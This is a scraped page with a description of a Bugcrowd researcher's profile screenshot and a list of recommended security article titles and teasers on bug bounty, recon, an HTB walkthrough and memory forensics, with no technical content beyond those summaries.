The screenshot shows a web browser window with a Bugcrowd profile for a user named 'bebe'. The browser's address bar shows a URL starting with 'https://'. The Bugcrowd header includes the logo and links for 'Hacker Login' and 'Customer Login'. The profile section on the left includes a circular profile picture of a person, the name 'bebe' with a verified checkmark, a flag for 'India', and statistics: 'All-time points 1440', 'Current rank 421st', and 'Accuracy 97.72%'. The main content area has two tabs: 'Overview' (selected) and 'Achievements'. The 'Overview' tab contains a bio: 'Hello, I am a security researcher, and I've been actively engaged in bug hunting for the past year. My passion for identifying vulnerabilities and contributing to the security of digital systems has been a fulfilling journey.' followed by a private invite link 'Bebe@bugcrowdninja.com'. Below this is a 'Performance stats' section with a table showing 'Vulnerabilities' as 214 and 'Accuracy' as 97.72%.

Performance stats	
Vulnerabilities	Accuracy
214	97.72%

Ferdus Alam

How Bug Bounty Changed My Life

How It Started

4d ago 209 8





In MeetCyber by Pannag Kumaar

I Met One of India's Best Hackers. Here's What He Told Me.

Inside the Mind of a Hacker Who Knows Too Much.




Oct 16



510



9




Monujangra

Recon Playbook—Practical Guide for Bug Bounty Hunters (2025)

Recon is where 80% of real value comes from. Good recon finds the interesting surface that other hunters miss: hidden APIs, admin...

6d ago 🖱️ 2




GhostInHex

Hercules—HTB—Walkthrough

Hercules is an AD box designed to force Kerberos-first techniques. The chain covers: host/krb5 setup → username enumeration → LDAP-filter...

★ 4d ago 🖱️ 71 💬 5




Very Lazy Tech 🐛

Master the Art of Finding and Exploiting Hidden Backups and Old Versions: Step-by-Step Guide for...

🌟 Link for the full article in the first comment

🌟 4d ago 🖱️ 13 💬 1



 Esra Kayhan

Memory Forensics and Live System Analysis 🧠🔍

In computer forensics, memory (RAM) holds very short-lived but extremely valuable clues. While a system is running, active processes, open...

🌟 4d ago 🖱️ 355 💬 7



See more recommendations